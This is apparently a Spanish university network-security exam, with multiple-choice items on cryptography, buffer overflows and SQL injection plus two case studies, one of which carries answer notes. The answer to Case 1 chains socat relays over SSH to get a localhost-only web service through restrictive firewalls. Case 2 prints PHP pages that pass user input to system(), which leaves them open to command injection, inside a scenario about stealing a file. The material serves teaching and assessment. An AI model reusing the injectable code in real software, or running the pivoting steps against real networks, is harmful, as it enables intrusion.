Esta prueba consta de dos partes, la primera son unas preguntas de test y la segunda unos casos. Cada parte contarán **5 puntos** de la nota total del examen. En el test cada pregunta **correcta** sumara **1** y cada pregunta **incorrecta** contará **-1.** Cada pregunta **sin responder** contará **0**. Se considerará incorrecta cualquier pregunta en la que se marque alguna respuesta y esté o bien incompleta (no se han marcado todas las respuestas correctas) o alguna respuesta equivocada se marque (a pesar de haber marcado alguna de las respuestas correctas).

Parte 1 (5 puntos):

Pregunta 1:

Si utilizamos exclusivamente cifrado asimétrico para la comunicación de datos, cuando vamos a enviar un mensaje hacia un destino dado. ¿Cómo lo ciframos?

A) Con su clave privada.

B) Con nuestra clave privada.

C) Con su clave pública, que es la que conocemos.

D) Con nuestra clave pública, que es la que él conoce.

E) Ninguna de las anteriores.

Pregunta 2:

En los algoritmos de hashing o también llamados algoritmos de resumen…

A) No deben de existir colisiones.

B) Siempre existen colisiones.

C) El tamaño de lo que se obtiene siempre es mayor de lo que se introduce en la función.

D) El tamaño de lo que se obtiene siempre es menor de lo que se introduce en la función.

E) Ninguna de las anteriores.

Pregunta 3:

Supongamos un programa que adolezca de Buffer Overflow explotable, si el comando “readelf -e” me da la siguiente salida:

```
GNU_STACK            0x0000000000000000 0x0000000000000000 0x0000000000000000 0x0000000000000000
                     0x0000000000000000  RW     0x10
```

Podría realizar un ataque en el que la dirección de retorno incluya como destino la dirección de memoria de una variable local a la función:

A) Si, siempre que no tengamos activado el ASLR que hace que las direcciones de memoria séan aleatorias.

B) Si, siempre que la variable local pertenezca a la función que genera el overflow, ya que los datos de las variables locales se sobreescriben.

C) No.

D) Si, aunque si tenemos activado el ASLR será probablemente necesario repetir el fallo las suficientes veces como para que la dirección aleatoria vuelva a ser la misma.

E) Ninguna de las demás respuestas es correcta.

Pregunta 4:

Mediante SQL Injection:

A) Se podría llegar a generar un archivo en un sistema remoto que permita la ejecución de comandos de forma remota.

B) Se podría atacar el sistema de autenticación de forma que metiendo un nombre de usuario y password especialmente formados pueda hacer login sin conocer esos datos.

C) Permite ejecutar comandos SQL por parte de un atacante en cualquier sistema mienstras este haga uso de funcionalidades de base de datos.

D) Ninguna de las anteriores respuestas es correcta.

Pregunta 5:

Un usuario desea entrar en un sistema y le sale una pantalla en la que debe de introducir usuario y password. Una vez introducido el puede acceder a su carpeta home y sus programas. Al proceso del sistema que toma nota de cuando y que usuarios han accedido y a que han accedido se llama:

A) Autenticación

B) Autorización

C) Accounting

D) Homming

E) Ninguna de las anteriores

Pregunta 6:

El proceso de ataque a las passwords con medusa o hydra frente a uno realizado mediante john the ripper utilizando como entrada el mismo diccionario para los mismos usuarios y passwords en ambos casos:

A) John deja menor rastro del ataque en los logs del servicio.

B) John deja mayor rastro del ataque en los logs del servicio.

C) John deja igual rastro del ataque en los logs del servicio.

D) Ninguna de las anteriores.

Pregunta 7:

Diga cuales de los siguientes algoritmos son de tipo resumen o hash:

A) DSA

B) Base64

C) RSA

D) MD5

E) KMFDM

E) Ninguna de las anteriores

Pregunta 8:

Si accedo a una página web escribiendo https://URL/, verifico que el candado está en verde y en esa

página introduzco un usuario y password:

A) Podrían hacer un ataque mediante SSLStrip mediante el cual podrían obtener mis credenciales.

B) Podrían hacer un ataque de man in the middle mediante ARP spoofing permitiendo obtener las credenciales de usuario haciendo simplemente un tcpdump o usando el wireshark.

C) Se podría hacer uso de hydra para obtener las credenciales que la victima teclea y envía por la red.

D) Se podría hacer uso de john the ripper para obtener las credenciales que la victima teclea y envía por la red.

E) Ninguna de las anteriores afirmaciones es correcta.

Pregunta 9:

¿Que es RSA?

A) Un sistema de codificación

B) Un sistema de encriptación simétrica

C) Un sistema de encriptación asimétrica

D) Ninguna de las anteriores

Pregunta 10:

Se puede leer dentro del codigo PHP lo siguiente:

```
if($_GET['password']==="lalala"){
     include("correcto.php");
}else{
     include("badpassword.php");
}
```

Supondremos que correcto.php no debe verse por terceras personas y que los demás archivos **.php** del servidor son seguros ¿Que problema tiene esta pagina?

A) Que pueden meter un GET con contenido del tipo ***1==1*** || ***1*** con lo que el php que se va a componer tendrá como verificacion ***1==1*** || ***1==="lalala"*** permitiendo la entrada a cualquiera.

B) Se puede hacer un SQLInjection que permitirá obtener datos de la base de datos.

C) Se puede hacer un file inclusion que permitirá ejecutar un php que subiremos al servidor.


D) El código presentado no tiene fallos de seguridad debidos a la codificación.

Parte 2 (5 puntos):

Caso 1 (2.5 puntos):

Nuestro grupo de ciberseguridad CLAY ha conseguido un contrato con la empresa LEET-CORP. La empresa preocupada por su seguridad ha montado un sistema de routers y firewalls prácticamente infranqueable. Tanto es así, que ahora tienen problemas para dar su servicio a los clientes que se conectan desde la red a la que dan servicio 10.1.X.X para conectarse al servicio web que está en la IP 10.3.0.100.

La empresa sigue una estricta política de seguridad y tiene una red formada por 3 subredes aisladas sin salida a Internet. En concreto la estructura de red es la siguiente:



La empresa desea dar servicio a todos los clientes que se encuentran en la red 10.1.X.X pero no deséan realizar ningún cambio en los firewalls, routers u ordenadores de sus redes 10.2.X.X y 10.3.X.X.

Desde nuestro ordenador 10.1.0.100 deberemos posibilitar que se pueda acceder a la página web situada en el puerto 54471 del ordenador con dirección IP 10.3.0.100, que está dando servicio sólo en la IP 127.0.0.1. Los clientes que accedan al servicio web utilizarán sólo su navegador y lo que se les debe proveer es una URL a la que se deben de conectar para acceder a dicho servicio web.

Además nuestro equipo no puede estar dando servicio permanente por lo que utilizar nuestro

ordenador a modo de puente **NO es una opción**. Sólo los equipos situados en las direcciones IP de las direcciones **10.2.X.X y 10.3.X.X** que se pueden ver en la figura son los que **están activos de forma persistente** y nunca se van a apagar (Cualquier script o programa que se inicie se puede quedar de forma persistente en ellos sin problema).

Se deberá tener en cuenta que todos los equipos de la empresa (ordenador 2,3 y 4) tienen instalado **el ssh, el socat, el nc y el curl**. Y que disponemos de las credenciales **tlm:clay** (usuario y password) que servirán para poder entrar via ssh en cualquiera de dichos ordenadores.

La configuración para iptables de los equipos router1 y router2 es la siguiente:

router1:

```
root@router1:~# iptables -n -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  10.1.0.100           anywhere            tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:ssh
ACCEPT     tcp  --  anywhere             10.2.0.101          tcp dpt:6969
ACCEPT     tcp  --  10.2.0.101           anywhere            tcp spt:6969
ACCEPT     tcp  --  10.2.0.100           anywhere            tcp dpt:1234
ACCEPT     tcp  --  anywhere             10.2.0.100          tcp spt:1234

Chain OUTPUT (policy DROP)
target     prot opt source               destination
```

PC3 PC2 DPT→IDA SPT→VUELTA ANYWHERE→PC2 ¡¡¡PERO ES VUELTA!!!

router2:

```
root@router2:~# iptables -n -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  10.1.0.100           anywhere            tcp dpt:ssh
ACCEPT     tcp  --  anywhere             10.1.0.100          tcp spt:ssh
ACCEPT     tcp  --  10.3.0.100           10.2.0.100          tcp spt:1234
ACCEPT     tcp  --  10.2.0.100           10.3.0.100          tcp dpt:1234
```

PC4 PC2 PC2 PC4

```
Chain OUTPUT (policy DROP)
target     prot opt source               destination
```

Y se han ejecutado los siguientes comandos en los diferentes ordenadores que dan los siguientes datos:

ordenador1:

```
root@ordenador1:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2583/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      2527/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2641/sshd
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@ordenador1:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1A:B9:E7
          inet addr:10.1.0.100  Bcast:10.1.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1001 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1564 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:131328 (128.2 KiB)  TX bytes:158098 (154.3 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@ordenador1:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.1.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
0.0.0.0         10.1.0.254      0.0.0.0         UG    0      0        0 eth0
```

ordenador2:

```
root@ordenador2:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2583/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      2527/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2636/sshd
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@ordenador2:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:26:B9:F5
          inet addr:10.2.0.100  Bcast:10.2.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:644 errors:0 dropped:0 overruns:0 frame:0
          TX packets:420 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:64965 (63.4 KiB)  TX bytes:53487 (52.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1108 (1.0 KiB)  TX bytes:1108 (1.0 KiB)

root@ordenador2:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.2.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
0.0.0.0         10.2.0.254      0.0.0.0         UG    0      0        0 eth0
```

ordenador3:

```
root@ordenador3:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2586/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      2530/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2639/sshd
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
```

```
root@ordenador3:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:32:E4:7A
          inet addr:10.2.0.101  Bcast:10.2.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:685 errors:0 dropped:0 overruns:0 frame:0
          TX packets:434 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:70846 (69.1 KiB)  TX bytes:54340 (53.0 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1695 (1.6 KiB)  TX bytes:1695 (1.6 KiB)

root@ordenador3:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.2.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
0.0.0.0         10.2.0.254      0.0.0.0         UG    0      0        0 eth0
```

ordenador4:

```
root@ordenador4:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:54471         0.0.0.0:*               LISTEN      2705/httpd
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2583/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      2527/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2647/sshd
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      2705/httpd
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@ordenador4:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:18:56:9D
          inet addr:10.3.0.100  Bcast:10.3.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:545 errors:0 dropped:0 overruns:0 frame:0
          TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
```

```
          collisions:0 txqueuelen:1000
          RX bytes:55240 (53.9 KiB)  TX bytes:46972 (45.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:144 errors:0 dropped:0 overruns:0 frame:0
          TX packets:144 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15718 (15.3 KiB)  TX bytes:15718 (15.3 KiB)

root@ordenador4:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.3.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
0.0.0.0         10.3.0.254      0.0.0.0         UG    0      0        0 eth0
```

router1:

```
root@router1:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2599/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      2543/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2562/sshd
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@router1:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:75:99:65
          inet addr:10.1.0.254  Bcast:10.1.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1926 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1157 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:194360 (189.8 KiB)  TX bytes:158718 (154.9 KiB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:3A:C3:DC
          inet addr:10.2.0.254  Bcast:10.2.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1027 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1614 errors:0 dropped:0 overruns:0 carrier:0
```

```
          collisions:0 txqueuelen:1000
          RX bytes:128743 (125.7 KiB)  TX bytes:157525 (153.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@router1:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.2.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth1
10.1.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
0.0.0.0         10.2.0.253      0.0.0.0         UG    0      0        0 eth1
```

router2:

```
root@router2:~# netstat -nputa
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2598/httpd
tcp        0      0 0.0.0.0:82              0.0.0.0:*               LISTEN      2542/httpd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2561/sshd
tcp        0      0 10.3.0.254:22           10.3.0.2:35380          ESTABLISHED 2696/0
netstat: /proc/net/tcp6: No such file or directory
netstat: /proc/net/udp6: No such file or directory
root@router2:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2F:D1:CE
          inet addr:10.2.0.253  Bcast:10.2.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:522 errors:0 dropped:0 overruns:0 frame:0
          TX packets:319 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:50006 (48.8 KiB)  TX bytes:41032 (40.0 KiB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:69:71:5B
          inet addr:10.3.0.254  Bcast:10.3.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

```
          RX packets:441 errors:0 dropped:0 overruns:0 frame:0
          TX packets:548 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:57045 (55.7 KiB)  TX bytes:58847 (57.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@router2:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
127.0.0.1       0.0.0.0         255.255.255.255 UH    0      0        0 lo
10.2.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth0
10.3.0.0        0.0.0.0         255.255.0.0     U     0      0        0 eth1
0.0.0.0         10.2.0.254      0.0.0.0         UG    0      0        0 eth0
```

Además, la configuración del archivo **/etc/ssh/sshd_conf** es la siguiente en **todos** los equipos:

```
AuthorizedKeysFile    .ssh/authorized_keys
AllowTcpForwarding no
Subsystem      sftp    /usr/sbin/sftp-server
```

SOCAT

¿Se podrá realizar lo que pide la empresa LEET-CORP sin instalar programas adicionales?. En caso afirmativo, escriba la sucesión de comandos que debe ejecutar desde el ordenador del que tiene acceso. Puede acompañar la ejecución con una breve explicación. En caso negativo, argumentar por que no es posible realizar la petición exigida por LEET-CORP en estas condiciones concretas.

```
root@ordenador1:~# ssh tlm@10.3.0.100
tlm@ordenador4:~$ socat TCP-LISTEN:1234,reuseaddr,fork TCP-CONNECT:127.0.0.1:54471 &
root@ordenador1:~# ssh tlm@10.2.0.100
tlm@ordenador2:~$ socat TCP-LISTEN:1234,reuseaddr,fork TCP-CONNECT:10.3.0.100:1234 &
root@ordenador1:~# ssh tlm@10.2.0.101
tlm@ordenador3:~$ socat TCP-LISTEN:6969,reuseaddr,fork TCP-CONNECT:10.2.0.100:1234 &
http://10.2.0.101:6969
```


1º PC al que me conecto desde R1... PC3

ALEATORIO PORQUE PC3 y PC2 ESTÁN EN LA MISMA RED

Caso 2:

La empresa **3vilC0rp** dispone de una screened network para impedir que cualquier hacker pueda introducirse en sus servidores con información gubernamental. Pero tenemos algunos leaks de información que igual nos pueden permitir entrar en los sistemas de esta empresa y conseguir los archivos que deseamos.

La empresa dispone la red 10.2.0.0 que es la subred que interacciona con el exterior (**screened**) y la red 10.3.0.0 que es la red que tiene aislada con servicios que se dan sólo hacia los trabajadores de dentro de la empresa. Supondremos que la red 10.1.0.0 es una red a la que tenemos acceso. La estructura de red será la siguiente:



Ordenador1 es el ordenador desde el que vamos a hackear el sistema (sólo tenemos acceso a ese, es lo que hay) y deseamos un **archivo** contenido en **ordenador 2** (dirección IP 10.2.0.100). Situado en el home del mismo usuario que ejecuta el servidor web y cuya ruta es **/home/www/archivosecreto.exe**. (Tenga en cuenta que es un archivo que es **binario**, y posiblemente esta información es muy muy relevante).

Ordenador1, Ordenador2, Ordenador3 y Ordenador4 disponen aparte de los programas incluidos por defecto en los sistemas Linux y los que se pueden observar por las salidas de los comandos que se muestran más adelante en el texto el **curl**, el **nc**, el **openssl**, el **sslstrip** y un navegador **web firefox**.

La empresa dispone de dos routers super securizados, se ha cuidado fortificar los puertos al milímetro así que la configuración de **iptables** de estos es la siguiente:

Router1:

```
root@router1:~# iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  10.1.0.100           anywhere            tcp dpt:ssh
ACCEPT     tcp  --  anywhere             10.2.0.101          tcp dpt:6969
ACCEPT     tcp  --  10.2.0.100           anywhere            tcp dpt:1234

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:ssh
ACCEPT     tcp  --  10.2.0.101           anywhere            tcp spt:6969
ACCEPT     tcp  --  anywhere             10.2.0.100          tcp dpt:1234
root@router1:~#
```

Router2:

```
root@router2:~# iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  10.1.0.100           anywhere            tcp dpt:ssh
ACCEPT     tcp  --  10.3.0.100           10.2.0.100          tcp spt:1234

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             10.1.0.100          tcp spt:ssh
ACCEPT     tcp  --  10.2.0.100           10.3.0.100          tcp dpt:1234
```

Por otro lado también disponemos de la salida de ciertos comandos ejecutados por nuestros **TOPOS** dentro de la empresa. **TOPOS** que han despedido y que no tienen ninguna información adicional a la salida de estos comandos, aunque dichas salidas séan muy, muy jugosas:

Ordenador2:

```
root@ordenador2:~# cat /etc/passwd
root:x:0:0:Root Administrator:/root:/bin/sh
nobody:x:99:99:Unprivileged User:/dev/null:/bin/false
www:x:80:80:Web Server User:/home/www:/bin/sh
messagebus:x:25:25:DBUS Daemon User:/dev/null:/bin/false
haldaemon:x:26:26:HAL Daemon User:/dev/null:/bin/false
tlm:x:1000:1000:Linux User,,,:/home/tlm:/bin/sh
root@ordenador2:~# md5sum /home/www/.ssh/authorized_keys
ec1cb9ca779c9a93e9a77facc1357ea2  /home/www/.ssh/authorized_keys
root@ordenador2:~# cat /var/www/html/2020-2021/ssi/index.php
<?php

        if(isset($_GET['word'])){

                if(!stristr($_GET['word']," ") and (!stristr($_GET['word'],"."))){

                        echo "La cabecera header 1 se vería así en pantalla:<br>";

                        echo "<h1>";

                        system("echo ".$_GET['word']);

                        echo "</h1>";

                        echo "<a href=index.php>volver</a>";

                }else{

                        die("You are a hacker");

                }

        }else{

                include "header";

                echo '<h2>Prueba de headers en html</h2>

                <form>
```

```
                        <select name="word">
                                <option value="hola">hola</option>
                                <option value="adios">adios</option>
                        </select>
                        <input type="submit"></input>
                        </form>';


                include "footer";




        }


?>
root@ordenador2:~# cat /var/www/html/2020-2021/ssi/footer
</body>
</html>
root@ordenador2:~# cat /var/www/html/2020-2021/ssi/header
<html>
<head>Aprende html online</head>
<body>
root@ordenador2:~# ls -al /var/www/html/2020-2021/ssi/
total 32
dr-xr-xr-x    2 root     root          4096 Jan  4 19:49 .
drwxr-xr-x    3 www      www           4096 Jan  4 11:21 ..
-rw-r--r--    1 www      www             62 Jan  4 19:49 footer
-rw-r--r--    1 www      www             47 Jan  4 11:49 header
-rw-r--r--    1 www      www            604 Jan  4 12:04 index.php
root@ordenador2:~#
```

Ordenador4:

```
root@ordenador4:~# md5sum /home/www/.ssh/id_rsa
09802054c0042bedaf754b1391f4cfdf  /home/www/.ssh/id_rsa
root@ordenador4:~# md5sum /home/www/.ssh/id_rsa.pub
ec1cb9ca779c9a93e9a77facc1357ea2  /home/www/.ssh/id_rsa.pub
root@ordenador4:~# cat /var/www/html/2020-2021/ssi/index.php
<?php
        $_GET[entrada]=base64_encode($_GET['entrada']);


        system("echo '<h1>Tu texto despues de codificarse con base64 en php y decodificarse en base64
con el comando openssl es:<h1>'; echo ".$_GET['entrada']." | openssl enc -base64 -d");
```

```
?>

root@ordenador4:~#
```

También ejecutando los comandos route, netstat e ifconfig tenemos la misma salida que en el ejercicio anterior. Los ordenadores que hacen de router también disponen del ip_forwarding activado. El document root es los servidores web (que dan servicio en el **puerto 80**) de **ordenador 2 y 4** esta en ***/var/*www** y el servidor web tiene acceso a todo lo que está a partir de ese directorio.

En estas condiciones, con lo descrito aquí y sin hacer suposiciones más allá de los datos que disponemos.

¿Será posible obtener el archivo secreto de forma correcta? En caso afirmativo decir que comandos se deben ejecutar desde el ordenador 10.1.0.100 para conseguir el archivo que se desea. Se puede ampliar los comandos con algun tipo de información adicional. En caso de que no se pueda realizar dar los argumentos por los que es imposible obtener el archivo.

```
